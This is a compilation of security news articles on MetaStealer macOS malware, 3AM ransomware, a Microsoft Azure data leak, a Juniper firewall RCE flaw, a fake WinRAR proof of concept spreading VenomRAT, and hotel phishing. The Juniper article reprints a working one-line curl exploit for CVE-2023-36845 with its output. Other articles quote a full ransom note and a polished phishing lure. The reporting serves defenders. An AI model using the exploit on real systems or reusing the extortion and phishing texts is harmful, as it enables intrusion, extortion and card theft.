MetaStealer, not to be confused with the 'META' info-stealer that saw some popularity last year, is a Go-based malware capable of evading Apple's built-in antivirus tech XProtect, targeting business users.

SentinelOne reports it has been tracking the malware for the past couple of months, seeing an unusual involvement of social engineering in its distribution.

Although the malware has some similarities with Atomic Stealer, another Go-based macOS targeting info-stealer, the code overlap is limited, and the delivery methods are different.

Therefore, SentinelOne concludes that MetaStealer is a separate operation.

Arrival on macOS systems


SentinelOne found a malware sample on VirusTotal with a comment stating the MetaStealer threat actors are contacting businesses and impersonating the company's clients to distribute the malware.

"I was targeted by someone posing as a design client, and didn't realize anything was out of the ordinary. The man I'd been negotiating with on the job this past week sent me a

password protected zip file containing this DMG file, which I thought was a bit odd," reads the VirusTotal comment.

"Against my better judgement I mounted the image to my computer to see its contents. It contained an app that was disguised as a PDF, which I did not open and is when I realized he was a scammer."

Attached to the phishing emails are disk image files that, when mounted on the filesystem, contain deceptively named executables that appear as PDF files to trick the victim into opening them.



Disk image file (SentinelOne)

SentinelOne has observed DMGs named after Adobe software or client work, including the following:

- Advertising terms of reference (MacOS presentation).dmg
- CONCEPT A3 full menu with dishes and translations to English.dmg
- AnimatedPoster.dmg
- Brief_Presentation-Task_Overview-(SOW)-PlayersClub.dmg
- AdobeOfficialBriefDescription.dmg
- Adobe Photoshop 2023 (with AI) installer.dmg

The malware's application bundles contain the bare essentials, namely an Info.plist file, a Resources folder with an icon image, and a macOS folder with the malicious Mach-O executable.

None of the samples examined by SentinelOne were signed, despite some versions featuring an Apple Developer ID.

```
INFO PLIST:
  Bundle Name: OfficialBriefDescription
  Display Name: Not found
  Minimum OS Version: 10.13.0
  BundleId: com.officialbriefdescription

CODESIGNING:
OfficialBriefDescription.app: code object is not signed at all

SIGNATURE STATUS:
OfficialBriefDescription.app: rejected
source=no usable signature

BUNDLE CONTENTS (minus lproj files):
  Contents
  Contents/MacOS
  Contents/MacOS/officialbriefdescription
  Contents/Resources
  Contents/Resources/OBD.png
  Contents/Info.plist

FILE:
OfficialBriefDescription.app/Contents/MacOS/officialbriefdescription: Mach-O 64-bit executable x86_64
```

Bundle contents (SentinelOne)

MetaStealer capabilities

MetaStealer attempts to steal information stored on the compromised systems, including passwords, files, and app data, and then attempts to exfiltrate them via TCP over port 3000.

Specifically, the malware features functions allow for exfiltrating the keychain and extracting saved passwords, stealing files from the system, and targeting Telegram and Meta (Facebook) services.

```
[0x018bc9d9]> afl~+keychain
0x01a85da0 31 1242 sym._J2zfHUM._F_Y8UyLgbl_.DecryptKeychain
0x01a8ff00 11 400 sym._J2zfHUM._F_Y8UyLgbl_.DecryptKeychain.func2
0x01a856c0 41 1733 sym._J2zfHUM._F_Y8UyLgbl_.DumpKeyChain
0x01a900a0 11 210 sym._J2zfHUM._F_Y8UyLgbl_.DumpKeyChain.func1
0x01a90180 9 238 sym._J2zfHUM._F_Y8UyLgbl_.DumpKeyChain.func2
0x01cad4a0 3 104 sym._J2zfHUM._F_Y8UyLgbl_.DumpKeyChain.func2.jump11
0x01a920a0 3 572 sym._J2zfHUM._F_Y8UyLgbl_.DumpKeyChain.func4
0x01a84360 21 563 sym._J2zfHUM._F_Y8UyLgbl_.UploadKeychain
0x01a957c0 9 178 sym._J2zfHUM._F_Y8UyLgbl_.UploadKeychain.func1
0x01c7e980 1 2 sym._J2zfHUM._F_Y8UyLgbl_.UploadKeychain.func1.jump11
[0x018bc9d9]> afl~+telegram
0x01a83600 10 389 sym._J2zfHUM._ZmpTaDG0bVw_.GetTelegram
0x01a98080 38 731 sym._J2zfHUM._ZmpTaDG0bVw_.GetTelegram.func1
[0x018bc9d9]> afl~+GetMeta
0x018b9320 103 3513 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta
0x018bfbe0 11 229 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func1
0x018ba280 29 1257 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func2
0x018bfce0 11 284 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func2.1
0x018bfe00 3 2629 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func2.2
0x018c0860 9 182 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func2.3
0x01c9eb40 5 104 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func2.3.jump11
0x018ba0e0 18 395 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func3
0x018c0e40 9 178 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func5
0x018c1240 9 180 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func6
0x018c1600 29 553 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func8
0x018ba780 6 76 sym._AL2Kxgc._sqZ5nhwr0Q_.GetMeta.func9
0x019299c0 6 86 sym._o4nQ4Q6oG._mXo5n19e4b_.GetMeta
0x01929940 6 122 sym._o4nQ4Q6oG._mXo5n19e4b_.GetMeta
[0x018bc9d9]>
```

Targeting keychain, Telegram, and Meta services (SentinelOne)

The keychain is a system-level password management system for macOS, managing credentials for websites, applications, WiFi networks, certificates, encryption keys, credit card information, and even private notes.

Hence, the exfiltration of keychain contents is a powerful feature that could give the attackers access to sensitive data.

In its current version, MetaStealer only runs on Intel x86_64 architecture, which means it cannot compromise macOS systems running on Apple Silicon processors (M1, M2) unless the victim uses Rosetta to run the malware.

This mitigates the threat and limits it to an ever-reducing number of potential victims as Intel-based Apple computers are being phased out.

However, MetaStealer might release a new version that adds native support for Apple Silicon, so it's a threat to watch out for.

Source: <https://www.bleepingcomputer.com/news/security/new-metastealer-malware-targets-intel-based-macos-systems/>

9. Hackers use new 3AM ransomware to save failed LockBit attack

A new ransomware strain called 3AM has been uncovered after a threat actor used it in an attack that failed to deploy LockBit ransomware on a target network.

Researchers say in a report today that the new malware “has only been used in a limited fashion” and it was a ransomware affiliate’s fallback when defense mechanisms blocked LockBit.

Rare occurrence

Symantec’s Threat Hunter Team, part of Broadcom, says that attacks using 3AM ransomware are rare, saying that they only saw it in a single incident when a ransomware affiliate switched to it because they could not deploy LockBit.

BleepingComputer is aware of a 3AM ransomware attack that occurred in February, around the time the operation appears to have launched, but could not obtain a sample for analysis.

3AM ransomware extortion follows the common trend of stealing data before encrypting it and dropping a ransom note threatening to sell the stolen information unless the attacker gets paid.

Below is a redacted copy of the ransom note text enclosed in a file named 'RECOVER-FILES.txt' that is present in every folder that the malware scans:

```
Hello. "3 am" The time of mysticism, isn't it?  
  
All your files are mysteriously encrypted, and the systems "show no signs  
of
```

```
life", the backups disappeared. But we can correct this very quickly and
return
all your files and operation of the systems to original state.
```

```
All your attempts to restore data by himself will definitely lead to their
damage and the impossibility of recovery. We are not recommended to you to
do it on our own!!! (or do at your own peril and risk).
```

```
There is another important point: we stole a fairly large amount of
sensitive
data from your local network: financial documents; personal information of
your
employees, customers, partners; work documentation, postal correspondence
and
much more.
```

```
We prefer to keep it secret, we have no goal to destroy your business.
Therefore can be no leakage on our part.
```

```
We propose to reach an agreement and conclude a deal.
```

```
Otherwise, your data will be sold to DarkNet/DarkWeb. One can only guess
how
they will be used.
```

```
Please contact us as soon as possible, using Tor-browser:
http://threeamxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.onion/recov
ery
```

```
Access key:
xxx
```

The operation has a very basic negotiation site on the Tor network that only provides access to a negotiation chat window based on a passkey provided in the ransom note.

Pre-encryption attack signals

Symantec's Threat Hunter Team says that 3AM is written in Rust and appears to be unrelated to any known ransomware family, making it a completely new malware.

Before starting to encrypt files, 3AM tries to stop multiple services running on the infected system for various security and backup products from vendors like Veeam, Acronis, Ivanti, McAfee, or Symantec.

Once the encryption process completes, files have the .THREEAMTIME extension and the malware also attempts to delete Volume Shadow copies that could be used to recover the data.

The researchers say that a 3AM ransomware attack is preceded by the use of a "gpresult" command that dumps the system's policy settings for a specific user.

“The attacker also executed various Cobalt Strike components and tried to escalate privileges on the computer using PsExec” - Symantec Threat Hunter Team

The researchers observed the use of commands commonly used for reconnaissance (e.g. whoami, netstat, quser, and net share), enumerating servers (e.g. quser, net view), adding a new user for persistence, and the use of the old wput FTP client to copy files to the attacker’s server.

According to Symantec’s malware analysis, the 3AM Rust-based 64-bit executable recognizes the following command-line parameters:

- "-k" - 32 Base64 characters, the "access key" in the ransom note
- "-p" - unknown
- "-h" - unknown
- "-m" - method, where the code checks one of two values before running encryption logic:
 - "local"
 - "net"
- "-s" - determines offsets within files for encryption to control encryption speed, expressed as decimal digits.

Although researchers frequently see new ransomware families, few of them gain sufficient popularity to turn into a stable operation.

Because 3AM was used as an alternative to LockBit, it is likely to attract the interest of other attackers and be used more often.

However, despite being a new threat, which is typically more likely to bypass defenses and run undetected, 3AM was only partially successful during the attack that Symantec investigated.

The researchers say that the threat actor was able to deploy the malware only on three machines of the targeted organization and its activity was blocked on two of the systems, showing that there already are defenses against it.

Symantec’s report shares a set of file hashes for the LockBit and 3AM samples, as well as the Cobalt Strike components used in the attack and network indicators.

Source: <https://www.bleepingcomputer.com/news/security/hackers-use-new-3am-ransomware-to-save-failed-lockbit-attack/>

10. Microsoft leaks 38TB of private data via unsecured Azure storage

The Microsoft AI research division accidentally leaked dozens of terabytes of sensitive data starting in July 2020 while contributing open-source AI learning models to a public GitHub repository.

Almost three years later, this was discovered by cloud security firm Wiz whose security researchers found that a Microsoft employee inadvertently shared the URL for a misconfigured Azure Blob storage bucket containing the leaked information.

Microsoft linked the data exposure to using an excessively permissive Shared Access Signature (SAS) token, which allowed full control over the shared files. This Azure feature enables data sharing in a manner described by Wiz researchers as challenging to monitor and revoke. When used correctly, Shared Access Signature (SAS) tokens offer a secure means of granting delegated access to resources within your storage account.

This includes precise control over the client's data access, specifying the resources they can interact with, defining their permissions concerning these resources, and determining the duration of the SAS token's validity.

"Due to a lack of monitoring and governance, SAS tokens pose a security risk, and their usage should be as limited as possible. These tokens are very hard to track, as Microsoft does not provide a centralized way to manage them within the Azure portal," Wiz warned today.

"In addition, these tokens can be configured to last effectively forever, with no upper limit on their expiry time. Therefore, using Account SAS tokens for external sharing is unsafe and should be avoided."



38TB of private data exposed via Azure storage bucket

The Wiz Research Team found that besides the open-source models, the internal storage account also inadvertently allowed access to 38TB worth of additional private data.

The exposed data included backups of personal information belonging to Microsoft employees, including passwords for Microsoft services, secret keys, and an archive of over 30,000 internal Microsoft Teams messages originating from 359 Microsoft employees.

In an advisory on Monday by the Microsoft Security Response Center (MSRC) team, Microsoft said that no customer data was exposed, and no other internal services faced jeopardy due to this incident.

Wiz reported the incident to MSRC on June 22nd, 2023, which revoked the SAS token to block all external access to the Azure storage account, mitigating the issue on June 24th, 2023.

"AI unlocks huge potential for tech companies. However, as data scientists and engineers race to bring new AI solutions to production, the massive amounts of data they handle require additional security checks and safeguards," Wiz CTO & Cofounder Ami Luttwak told BleepingComputer.

"This emerging technology requires large sets of data to train on. With many development teams needing to manipulate massive amounts of data, share it with their peers or collaborate on public open-source projects, cases like Microsoft's are increasingly hard to monitor and avoid."

BleepingComputer also reported one year ago that, in September 2022, threat intelligence firm SOCRadar spotted another misconfigured Azure Blob Storage bucket belonging to Microsoft, containing sensitive data stored in files dated from 2017 to August 2022 and linked to over 65,000 entities from 111 countries.

SOCRadar also created a data leak search portal named BlueBleed that enables companies to find out if their sensitive data was exposed online.

Microsoft later added that it believed SOCRadar "greatly exaggerated the scope of this issue" and "the numbers."

Source: <https://www.bleepingcomputer.com/news/microsoft/microsoft-leaks-38tb-of-private-data-via-unsecured-azure-storage/>

11. Thousands of Juniper devices vulnerable to unauthenticated RCE flaw

An estimated 12,000 Juniper SRX firewalls and EX switches are vulnerable to a fileless remote code execution flaw that attackers can exploit without authentication.

In August, Juniper disclosed numerous 'PHP environment variant manipulation' (CVE-2023-36844/CVE-2023-36845) and 'Missing Authentication for Critical Function' (CVE-2023-36846/CVE-2023-36847) vulnerabilities that by themselves only had a 'medium' severity rating of 5.3.

However, when chained together, these vulnerabilities became a critical remote code execution flaw with a rating of 9.8.

In a later technical report, watchTower Labs released a PoC that chained the CVE-2023-36845 and CVE-2023-36846 flaws, allowing the researchers to remotely execute code by uploading two files to a vulnerable device.

Today, VulnCheck vulnerability researcher Jacob Baines released another PoC exploit that only utilizes CVE-2023-36845, bypassing the need to upload files while still achieving remote code execution.

As part of Baines' report, the researcher shared a free scanner on GitHub to help identify vulnerable deployments, showing thousands of vulnerable devices exposed on the internet.

"In this blog, we demonstrated how CVE-2023-36845, a vulnerability flagged as "Medium" severity by Juniper, can be used to remotely execute arbitrary code without authentication," explains VulnCheck's report.

"We've turned a multi-step (but very good) exploit into an exploit that can be written using a single curl command and appears to affect more (older) systems."

The impact of the identified security problem is extensive and much more severe than its "medium" CVSS rating suggests, and admins must take immediate action to remediate the situation.

The new exploit

Baines says he purchased an old Juniper SRX210 firewall for testing the exploit but found his device did not have the `do_fileUpload()` functionality required to upload files to the device.

This effectively broke watchTower's exploit chain, causing the researcher to see if there was another way to achieve remote code execution.

Baines found that you could bypass the need to upload two files on the target servers by manipulating environment variables.

The Juniper firewall's Appweb web server processes user HTTP requests via `stdin` when running a CGI script.

Exploiting this, attackers can trick the system into recognizing a pseudo "file," `/dev/fd/0`, and by adjusting the `PHPRC` environment variable and the HTTP request, they can display sensitive data.

Next, VulnCheck harnessed PHP's `'auto_prepend_file'` and `'allow_url_include'` features to run arbitrary PHP code via the `data://` protocol without uploading any files.

That said, the severity rating of CVE-2023-36845, which is 5.4, should now be re-evaluated to a much higher critical score due to its ability to achieve remote code execution without any other flaws.

```
$ curl "http://10.12.72.1?PHPRC=/dev/fd/0" --data-binary '$allow_url_include=1\auto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbyp0wo/Pg=="'
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
td, th { border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccccff; font-weight: bold; color: #000000;}
.h {background-color: #9999cc; font-weight: bold; color: #000000;}
.v {background-color: #cccccc; color: #000000;}
.vr {background-color: #cccccc; text-align: right; color: #000000;}
img {float: right; border: 0px;}
hr {width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;}
</style>
<title>phpinfo(<)</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
```

Proof of concept curl command (VulnCheck)


Impact and risk

The CVE-2023-36845 vulnerability impacts the following versions of Junos OS on EX Series and SRX Series:

- All versions before 20.4R3-S8
- 21.1 version 21.1R1 and later versions
- 21.2 versions before 21.2R3-S6
- 21.3 versions before 21.3R3-S5
- 21.4 versions before 21.4R3-S5
- 22.1 versions before 22.1R3-S3
- 22.2 versions before 22.2R3-S2
- 22.3 versions before 22.3R2-S2, 22.3R3
- 22.4 versions before 22.4R2-S1, 22.4R3

The vendor released security updates that addressed the vulnerability on August 17, 2023. However, the low severity rating the flaw received didn't raise alarms on the impacted users, many of whom might have opted to postpone its application.

VulnCheck's network scans showed 14,951 Juniper with internet-exposed web interfaces. From a sample size of 3,000 devices, Baines found that 79% were vulnerable to this RCE flaw.



Shodan scan result (VulnCheck)

If that percentage is applied to all exposed devices, we may be looking at 11,800 vulnerable devices on the internet.

Finally, the report mentions that Shadowserver and GreyNoise have seen attackers probing Junos OS endpoints, so hackers are already exploring the opportunity to leverage CVE-2023-36845 in attacks.

Therefore, Juniper admins must apply these updates as soon as possible, as they could be used to gain initial access to corporate networks.

Source: <https://www.bleepingcomputer.com/news/security/thousands-of-juniper-devices-vulnerable-to-unauthenticated-rce-flaw/>

12. Fake WinRAR proof-of-concept exploit drops VenomRAT malware

A hacker is spreading a fake proof-of-concept (PoC) exploit for a recently fixed WinRAR vulnerability on GitHub, attempting to infect downloaders with the VenomRAT malware.

The fake PoC exploit was spotted by Palo Alto Networks' Unit 42 team of researchers, who reported that the attacker uploaded the malicious code to GitHub on August 21, 2023.


The attack is no longer active, but it once again highlights the risks of sourcing PoCs from GitHub and running them without additional scrutiny to ensure they're safe.

Spreading the WinRAR PoC

The fake PoC is for the CVE-2023-40477 vulnerability, an arbitrary code execution vulnerability that can be triggered when specially crafted RAR files are opened on WinRAR before version 6.23.

Trend Micro's Zero Day Initiative discovered and disclosed the vulnerability to WinRAR on June 8, 2023, but did not publicly disclose it until August 17, 2023. WinRAR fixed the flaw in version 6.23, which was released on August 2.


A threat actor operating under the name "whalersplonk" moved fast (4 days) to take advantage of the opportunity by spreading malware under the guise of exploit code for the new WinRAR vulnerability.



"Red teamer" warns about the malicious PoC on Twitter

The threat actor included a summary in the README file and a Streamable video demonstrating how to use the PoC, which added further legitimacy to the malicious package.

However, Unit 42 reports that the fake Python PoC script is actually a modification of a publicly available exploit for another flaw, CVE-2023-25157, a critical SQL injection flaw impacting GeoServer.



Real PoC (left) and modified script (right) (Unit 42)

When executed, instead of running the exploit, the PoC creates a batch script that downloads an encoded PowerShell script and executes it on the host.

That script downloads the VenomRAT malware and creates a scheduled task to run it every three minutes.

VenomRAT infections

Once VenomRAT is launched on a Windows device, it executes a key logger that records all key presses and writes them to a locally stored text file.

Next, the malware establishes communication with the C2 server, from where it receives one of the following nine commands for execution on the infected device:

1. plu_gin: Activates a registry-stored plugin.
2. HVNCStop: Kills "cvtres" process.
3. loadofflineolog: Sends offline key logger data from %APPDATA%.
4. save_Plugin: Saves a plugin to the registry under a hardware ID.
5. runningapp: Displays active processes.
6. keylogsetting: Updates the key log file in %APPDATA%.
7. init_reg: Deletes subkeys in the Software registry under a hardware ID.
8. Po_ng: Measures time between a PING to the C2 server and receiving this command.
9. filterinfo: Lists installed apps and active processes from the registry.

As the malware can be used to deploy other payloads and steal credentials, anyone who executed this fake PoC should change their passwords for all sites and environments they have accounts.

The timeline of events shared by Unit 42 suggests that the threat actor prepared the infrastructure for the attack and the payload well before the public disclosure of the WinRAR flaw and then awaited the right moment to craft a deceptive PoC.

This implies that the same attacker might, in the future, leverage the heightened attention of the security community on newly revealed vulnerabilities to disseminate other misleading PoCs for various flaws.

Fake PoCs on GitHub are a well-documented attack where threat actors target other criminals and security researchers.

In late 2022, researchers unearthed thousands of GitHub repositories promoting fraudulent PoC exploits for diverse vulnerabilities, with several deploying malware, malicious PowerShell scripts, concealed info-stealer downloaders, and Cobalt Strike droppers.

More recently, in June 2023, attackers posing as cybersecurity researchers released several sham 0-day exploits targeting Linux and Windows systems with malware.

Source: <https://www.bleepingcomputer.com/news/security/fake-winrar-proof-of-concept-exploit-drops-venomrat-malware/>

13. Hotel hackers redirect guests to fake Booking.com to steal cards

Security researchers discovered a multi-step information stealing campaign where hackers breach the systems of hotels, booking sites, and travel agencies and then use their access to go after financial data belonging to customers.

By using this indirect approach and a fake Booking.com payment page, cybercriminals have found a combination that ensures a significantly better success rate at collecting credit card information.

Next-level phishing

Typically, researchers observed info-stealer campaigns that targeted the hospitality industry (e.g. Hotels, travel agencies) using “advanced social engineering techniques” to deliver info-stealing malware.

It starts with a simple query to make a reservation, or it refers to an existing one, researchers at cybersecurity Perception Point say in a report earlier this month.

After establishing communication with the hotel, the criminals invoke a reason, such as a medical condition or a special request for one of the travelers, to send important documents via a URL.

The URL leads to info-stealing malware that “is designed to operate stealthily” and collects sensitive data like credentials or financial info.

In a new report this week, researchers at internet company Akamai say that the attack goes beyond the step described above and moves to target the customers of the compromised entity.

“After the infostealer is executed on the original target (the hotel), the attacker can access messaging with legitimate customers” - Shiran Guez, information security senior manager at Akamai

Having a direct and trusted communication channel with the final victim, cybercriminals can send their phishing message disguised as a legitimate request from the now-compromised hotel, booking service, or travel agency.

The message asks for an additional credit card verification and relies on the common ingredients of a phishing text: requires immediate action and uses sound rationale to explain it.

Guez notes that the message “is written professionally and modeled after genuine hotel interactions with their guests,” which eliminates all suspicion of a ploy.

Dear Valued Guest,

Due to an update of the booking rules, we are forced to request an additional card confirmation to guarantee your arrival. This procedure will take no more than 5 minutes. You have 24 hours to confirm your reservation, otherwise it will be cancelled by the booking system itself.

Please, follow the personal link:

<https://booking.guest-approve.info/reservation/606667156>

IMPORTANT!

Prior to commencing the verification process, we kindly request that you review the limits set by your bank and ensure that your card balance is sufficient to cover the equivalent amount of your reservation. Please be aware that a microtransaction will occur, deducting the total sum of your booking. The funds will be swiftly returned to your card within a span of five seconds.

Best regards,

Grandi by Center Hotels

Believable phishing message delivered through legitimate booking platform

source: Akamai

"It is important to remember that this message comes from within the booking site's message platform itself," the researcher highlights.

